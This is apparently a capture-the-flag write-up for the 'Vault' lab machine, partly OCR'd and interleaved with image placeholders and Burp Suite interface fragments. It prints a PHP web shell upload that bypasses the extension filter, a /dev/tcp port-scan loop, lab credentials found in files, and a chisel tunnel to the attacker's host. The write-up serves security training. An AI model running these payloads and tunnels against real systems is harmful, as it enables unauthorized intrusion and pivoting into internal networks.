Vault

Synopsis

Vault requires bypassing host and file upload restrictions, tunneling, creating malicious OpenVPN configuration files and PGP decryption

Skills

- Knowledge of Linux
- Knowledge of Web enumeration tools
- Creating a malicious OpenVPN configuration file
- SSH port forwarding
- Bypassing port restrictions


Exploitation


As always we start with the nmap to check what services/ports are open

```
Nmap scan report for 10.10.10.109
Host is up (0.091s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a69d0f7d7375bba8940ab7e3fe1f24f4 (RSA)
|   256 2c7c34eb3aeb0403ac48285409743d27 (ECDSA)
|_  256 98425fad8722926d72e6666c82c10983 (ED25519)
80/tcp   open     http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
1130/tcp filtered casp
5214/tcp filtered unknown
5560/tcp filtered isqlplus
9100/tcp filtered jetdirect
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submi
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/7%OT=22%CT=1%CU=37383%PV=Y%DS=2%DC=T%G=Y%TM=64D0D835
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10F%TI=Z%CI=I%II=I%TS=A)SEQ(
OS:SP=100%GCD=1%ISR=10F%TI=Z%CI=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3
OS:=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7
OS:120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```


We see only two ports open and because web has much border attack surface then SSH, we will start from there

Opening the browser gave us a mock page thus we launched the dirb tool to find hidden directories






After a while we found the admin login page, yet unfortunately all attempts to bypass it failed so we returned to the enumeration



And we found another interesting files on the web server - upload functionality

```
└─# dirb http://10.10.10.109/sparklays/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Aug  7 07:56:13 2023
URL_BASE: http://10.10.10.109/sparklays/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4628

---- Scanning URL: http://10.10.10.109/sparklays/ ----
==> DIRECTORY: http://10.10.10.109/sparklays/design/
```



We managed to bypass file upload restrictions by specifying different php version (php5) so our malicious files was uplaoded on the server

Kali Linux Kali Tools Kali Docs

Choose a file to upload: Browse... shell_one

upload file

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.10.10.109:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
POST /sparklays/design/changelogo.php HTTP/1.1
Host: 10.10.10.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------667352021282027639728121391 06
Content-Length: 391
Origin: http://10.10.10.109
Connection: close
Referer: http://10.10.10.109/sparklays/design/changelogo.php
Upgrade-Insecure-Requests: 1

-----------------------------667352021282027639728121391 06
Content-Disposition: form-data; name="file"; filename="shell_one_liner.php"
Content-Type: application/x-php

<?php shell_exec($_GET['cmd'])?>

-----------------------------667352021282027639728121391 06
Content-Disposition: form-data; name="submit"

upload file
-----------------------------667352021282027639728121391 06--
```

Search... 0 matches

10.10.10.109

Request

Pretty Raw Hex


```
POST /sparklays/design/changelogo.php HTTP/1.1
Host: 10.10.10.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------667352021282027639728121391 06
Content-Length: 395
Origin: http://10.10.10.109
Connection: close
Referer: http://10.10.10.109/sparklays/design/changelogo.php
Upgrade-Insecure-Requests: 1

-----------------------------667352021282027639728121391 06
Content-Disposition: form-data; name="file"; filename="shell_one_liner.php5"
Content-Type: application/x-php

GIF89
<?php system($_GET['cmd'])?>

-----------------------------667352021282027639728121391 06
Content-Disposition: form-data; name="submit"

upload file
-----------------------------667352021282027639728121391 06--
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 07 Aug 2023 12:01:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 526
Connection: close
Content-Type: text/html; charset=UTF-8

The file was uploaded successfully<br>
<br>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>
      Upload Your File
    </title>
  </head>

  <body>
    <div id="container">
      <form enctype="multipart/form-data" action="" method="post">
        <label for="file">
          Choose a file to upload:
        </label>
        <input id="file" type="file" name="file" />
        <br />
        <input type="submit" value="upload file" name="submit" />

      </form>
    </div>
  </body>
</html>
```

Next we used our malicious file to get a remote code execution



After confirming the vulnerability, we attempted to geta reverse shell on the target



While checking the network interfaces, by found out that we are on the host system but there some docker containers available, so it looks like we need to do unusual thing - break into docker container

```
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:51808 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51808 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3836784 (3.8 MB)  TX bytes:3836784 (3.8 MB)

virbr0    Link encap:Ethernet  HWaddr fe:54:00:17:ab:49
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2144 (2.1 KB)  TX bytes:957 (957.0 B)
```

By reading files stored on the system we learnt about the location of other docker conatiner

```
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
www-data@ubuntu:/home/dave/Desktop$
```

During the system enumeration we found credentials for a user dave so we easily escalated our privileges

```
www-data@ubuntu:/home/dave/Desktop$ cat key
itscominghome
www-data@ubuntu:/home/dave/Desktop$ su dave
Password:
su: Authentication failure
www-data@ubuntu:/home/dave/Desktop$ su dave
Password:
su: Authentication failure
www-data@ubuntu:/home/dave/Desktop$ itscominghome^C
www-data@ubuntu:/home/dave/Desktop$ su alex
Password:
su: Authentication failure
www-data@ubuntu:/home/dave/Desktop$ cat ssh
dave
Dav3therav3123
www-data@ubuntu:/home/dave/Desktop$ su dave
Password:
dave@ubuntu:~/Desktop$
```


Next we scan those container to find out what ports are open on them


```
dave@ubuntu:~/Desktop$ for port in $(seq 1 6000);do (echo "simon" > /dev/tcp/192.168.122.4/$port && echo "Open: $port") 2>/dev/null;done
Open: 22
Open: 80
dave@ubuntu:~/Desktop$ for port in $(seq 1 6000);do (echo "simon" > /dev/tcp/192.168.122.5/$port && echo "Open: $port") 2>/dev/null;done
dave@ubuntu:~/Desktop$
```

We found out that only two ports are open, so we uploaded chisel and performed port forwarding

```
dave@ubuntu:/tmp$ chmod 777 chisel_linux
dave@ubuntu:/tmp$ ./chisel_linux client 10.10.14.5:4444 R:81:192.168.122.4:80 &
[1] 15118
dave@ubuntu:/tmp$ 2023/08/07 05:45:47 client: Connecting to ws://10.10.14.5:4444
2023/08/07 05:45:47 client: Fingerprint d0:41:11:7d:04:02:56:03:21:4e:55:1d:c8:c5:09:c0
2023/08/07 05:45:48 client: Connected (Latency 93.969924ms)

dave@ubuntu:/tmp$
```

Accessing forwarded ports in our browser showed out VPN configuration page





VPN Configurator

Here you can modify your .ovpn file and execute it.

Note: nobind must be used.

Update file

Test VPN